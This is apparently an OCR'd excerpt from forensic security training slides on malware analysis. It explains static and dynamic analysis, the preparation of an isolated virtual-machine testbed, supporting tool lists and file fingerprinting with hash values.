
  The general static scrutiny involves analysis of the malware without executing the code or instructions. The process involves the use of different tools and techniques to determine the malicious part of a program or file. It also gathers information about malware functionality and collects the technical pointers or simple signatures that the malware generates. Such pointers include filename, MD5 checksums or hashes, file type, and file size.

- **Dynamic Malware Analysis**

  It is also known as behavioral analysis, and it involves executing the malware code to know how it interacts with the host system as well as its impact on the host system after it infects the system.

  Dynamic analysis involves the execution of malware to examine its conduct and operations, and it identifies technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLL, and linked files located on the system or network.

Both techniques aim to understand how the malware works, but they differ in terms of the tools used as well as the time and skills required for performing the analysis. It is recommended that both static and dynamic analyses be performed to gain a deeper understanding of the functionality of malware.



Malware Analysis Procedure: Preparing Testbed

Step 1	Allocate a **physical system** for the analysis lab
Step 2	Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
Step 3	Install **guest OS** on in the Virtual machine(s)
Step 4	Isolate the system from the network by ensuring that the **NIC card** is in "**host only**" mode
Step 5	Simulate internet services using tools such as **INetSim**
Step 6	Disable the "**shared folders**" and "**guest isolation**"
Step 7	Install **malware analysis** tools
Step 8	Generate the **hash value** of each OS and tool
Step 9	Copy the **malware** over to the guest OS

Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly

- Some tools are required for testing. The important ones are listed below:
    - **Imaging tool**: To get a clean image for forensics and prosecution purposes.
    - **File/data analysis**: To perform static analysis of potential malware files.
    - **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
    - **Sandbox**: To perform dynamic analysis manually.
    - **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
    - **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the “host only” mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable “shared folders” and “guest isolation”
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- Hyper-V (*https://docs.microsoft.com*)
- Parallels Desktop 14 (*https://www.parallels.com*)
- Boot Camp (*https://www.apple.com*)
- VMware Workstation Pro (*https://www.vmware.com*)

Screen Capture and Recording Tools:


- Snagit (*https://www.techsmith.com*)
- Jing (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)

Network and Internet Simulation Tools:

- NetSim Pro (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*http://www.riverbed.com*)
- QualNet (*http://web.scalable-networks.com*)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (*https://www.zoolz.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 17 (*https://www.oo-software.com*)



Static Malware Analysis

- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

Some of the static malware analysis techniques:

1. **File fingerprinting**
2. **Local and online malware scanning**
3. **Performing string search**
4. **Identifying packing/obfuscation methods**
5. **Finding the portable executables (PE) information**
6. **Identifying file dependencies**
7. **Malware disassembly**
8. **Analyzing ELF Executable Files**
9. **Analyzing Mach-O Executable Files**
10. **Analyzing Malicious MS Office Documents**

Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:


- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information

- Identifying file dependencies
- Malware disassembly
- Analyzing ELF Executable Files
- Analyzing Mach-O executable files
- Analyzing Malicious MS Office Documents

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
cef_100_percent....	b28df0d3be1f093f8a...	d1f004cf1714b...	24daeafd	bb46bfbbdec7f...	142072fc166c4d0...	c001bb3574f374bc07574...	C:\Program Files\A
AdobeXMP.dll	ba17bed8defaa7a96d...	bd2c8ec633020...	25c68c65	fb07e06a28e777...	b206c0609dccc1...	75e829e2c868440f0815a...	C:\Program Files\A
wab32.dll	82f22ed78042c4bd35...	0e3de6e95136a...	81204e48	0b4eaea359479...	cdf78a38b27a80c...	0bbdf70bf01f20857408a...	C:\Program Files\C
